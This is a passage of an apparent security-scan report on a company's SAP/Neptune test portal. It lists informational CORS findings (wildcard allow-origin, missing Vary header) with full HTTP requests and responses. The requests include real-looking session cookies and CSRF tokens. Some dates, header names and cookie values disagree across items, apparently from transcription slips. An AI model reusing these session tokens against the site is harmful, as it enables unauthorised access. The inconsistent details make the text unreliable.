  "sap_ui_table_BaseSizeCozy": "3rem",
  "sap_ui_table_BaseSizeCompact": "2rem",
  "sap_ui_table_BaseSizeCondensed": "1.5rem",
  "sap_ui_table_BaseBorderWidth": ".
...[SNIP]...
```

9.23. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 8395
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KVV
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "_sap_ui_unified_CalendarLegend_sapUiUnifiedLegendWorkingDay": "#fff",
  "_sap_ui_unified_CalendarLegend_sapUiUnifiedLegendNonWorkingDay": "#f7f7f7",
  "_sap_ui_unified_ColorPicker_CircleSize": "13px"
  ...[SNIP]...
```

9.24. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 492
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:37 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sap.f.eu:443 https://*.sap.f.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sapUIFiori3AnchorBarBottomShadow": "inset 0 -0.0625rem #d9d9d9",
  "sapUIFiori3ABUnderlineOffsetAndHeight": "0.188rem",
  "sapUIFiori3ABUnderlineTopRadius": "0.125rem",
  "sapUIFiori3HSBottomShadow":
...[SNIP]...
```

9.25. https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js

Summary

Severity: Information
Confidence: Certain

Host: <https://testportal.zalaris.com>
Path: </neptune/server/fontawesome/5.13.0/fa.js>

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/fontawesome/5.13.0/fa.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:14:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 71860
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Mon, 11 May 2020 13:18:31 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

sap.ui.getCore().attachInit(function() {
  var faJson = [{"f": "fa-brands", "t": "500px", "c": "f26e"}, {"f": "fa-brands", "t": "accessible-icon", "c": "f368"}, {"f": "fa-brands", "t": "accusoft", "c": "f369"}, {"f":
...[SNIP]...
```

9.26. <https://testportal.zalaris.com/neptune/server/js/Core.js>

Summary

Severity: **Information**
Confidence: **Certain**
Host: <https://testportal.zalaris.com>
Path: </neptune/server/js/Core.js>

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/Core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zXKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jan 2022 09:14:34 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 1056011
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Sat, 29 Jan 2022 11:58:06 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var AppCache=
{Initialized:!1,Encrypted:"",CurrentUname:"",CurrentApp:"",CurrentConfig:"",CurrentLanguage:"",AppVersion:"",StartApp:"",navNotif:!1,Uri:"",UriBase:"",Client:"",Passcode:"",Auth:"",en
able
...[SNIP]...
```

9.27. https://testportal.zalaris.com/neptune/server/js/Debug.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/Debug.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/Debug.js HTTP/1.1
```

```
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZxXKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:15:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 6132
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 28 Jan 2022 15:53:03 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

neptune.Debug={console:[log:console.log,info:console.info,warn:console.warn,error:console.error],init:!1,initLog:[],timestamp:null,ext:0,loaded:function(e)
{neptune.Debug.init=!0,sap.n.Debug.classicLau
...[SNIP]...
```

9.28. https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/IndexedDBShim.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/IndexedDBShim.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
```

```
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:15:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 2185
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Thu, 17 Dec 2020 19:19:12 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

